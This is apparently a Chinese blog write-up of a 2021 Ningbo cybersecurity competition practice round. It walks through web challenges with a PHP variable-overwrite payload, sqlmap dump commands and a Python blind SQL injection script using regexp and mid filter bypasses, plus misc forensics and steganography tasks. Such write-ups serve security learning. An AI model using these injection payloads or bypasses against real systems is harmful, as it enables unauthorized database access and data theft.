2021宁波市第四届网络安全大赛练习赛

原创

huamanggg 于 2021-05-23 19:36:11 发布 305 收藏

分类专栏： 比赛wp

本文链接：https://blog.csdn.net/m0_51078229/article/details/116676747

签到咯~

看响应头


Myself~

请求头修改

php是……~

```php
<?php
include 'flag.php';
extract($_GET);
if (!empty($ac))
{
    $f = trim(file_get_contents($fn));
    if ($ac === $f)
    {
        echo "<p>This is flag:" ." $flag</p>";
    }
    else
    {
        echo "<p>sorry!</p>";
    }
}
else
{
    highlight_file(__FILE__);
}
?>
```

有git泄露




payload


```
/?ac=ref: refs/heads/master&fn=.git/HEAD
```

Vulnerabilities~


User-Agent头注入
sqlmap跑level=3就可以了
库名web



sqlmap -r 1.txt -D web --tables
读出表名



在user_agents表里面有flag
sqlmap -r 1.txt -D web -T user_agents --column --dump



注入吧~

过滤了很多东西
这里=和like都被过滤了，但是regexp没有过滤
还有substr被过滤了，使用mid绕过

使用：`?id=1 and length(database()) regexp '^3' #`测出长度为3
`1 and mid(database(),%d,1) regexp '^%s' #`注出库名为deb

information_schema被过滤
table被过滤
可以使用`?id=1 and exists(select * from flag) #`撞出表名flag
同理撞出字段`?id=1 and exists(select flag from flag) #`撞出字段也是flag

```
import requests
import string

strs = 'dabcdefghijklmnopqrstuvwxyz1234567890'

url = "http://192.144.182.32:20007/index.php?id="

sql = "1 and mid((select flag from flag),%d,1) regexp '^%s'#"
# sql = "1 and length(database()) regexp '^3' #"

for i in range(1,40):
    flag = ''
    for j in strs:
        payload = sql %(i,j)
        urls = url+payload

        r = requests.get(urls)
        # print(payload)
        # print(r.text)
        if '\\xe4\\xba\\x8c' in str(r.content):
            flag += j
            print(flag,end="")
            char = j
            break
print(flag)
```

跑出结果是这个，再去网上测试一下

```
# python3 test.py
cb0bb8ab97c61175f2544f1eade12024
```

直接成功匹配

```
1 and mid((select flag from flag),1,32) regexp 'cb0bb8ab97c61175f2544f1eade12024'#
```

剧情大反转~

拿到文件后，发现后面有一大段16进制
利用脚本来读取后反向存储


```
with open('1.txt','rb') as f:
    while True:
        a = f.readline()
        a = a[::-1]
        if len(a) == 0:
            break
        with open('2.txt','ab+') as file:
            file.write(a)
```

看头是zip的头
改成zip后缀，里面就是flag

misc2-weight


使用010的png的脚本

或者pngcheck



发现CRC错误，但是不知道该改成什么才能显示出图片

这个是CRC校验码：EC52CA96




python脚本

```python
#Python3爆 png长和高
import os
import binascii
import struct

for i in range(20000):#一般 20000就够
    wide = struct.pack('>i',i)
    for j in range(20000):
        high = struct.pack('>i',j)
        data = b'\x49\x48\x44\x52' + wide+ high+b'\x08\x00\x00\x00\x00'
        #因为是 Py3，byte和str型不能直接进行运算，要写把 str写 b'...'。不然把 wide和 high写成 str(...)

        crc32 = binascii.crc32(data) & 0xffffffff
        if crc32 == 0xEC52CA96: # 0x81888253是这个 png文件头的 CRC校验码，在 21~25byte处
            print('\n\n',i,j,crc32)
            print(type(data))
            exit(0)
    print(i,end=' ')
```

结果是把宽和高都改成018C



还有这个框起来的也要改成标示IDAT
会拿到二维码，扫了就是flag

BWM

盲水印
用到BlindWaterMark

我用的python3的脚本，出错了，要用老版本的

> 注意程序python2和python3版本的加解密结果会有所不同，主要原因是python2和python3 random的算法不同，如果要让python3兼容python2的random算法请加 --oldseed参数。

命令：`python bwmforpy3.py decode --oldseed B2.png 2.png flag.png`

流量分析

打不开。。。

宁波练习赛的Vulnerabilities~

misc3

一拿到有两个图片，key图片明显大很多，拉到后面看到是翻转的png
复制出内容到txt，拿脚本翻转写入一下

```
with open('1.txt','rb') as f:
    while True:
        a = f.readline()
        a = a[::-1]
        if len(a) == 0:
            break
        with open('2.txt','ab+') as file:
            file.write(a)
```

再用steghide工具来解密

```
.\steghide extract -sf flags.jpg
```

拿到flag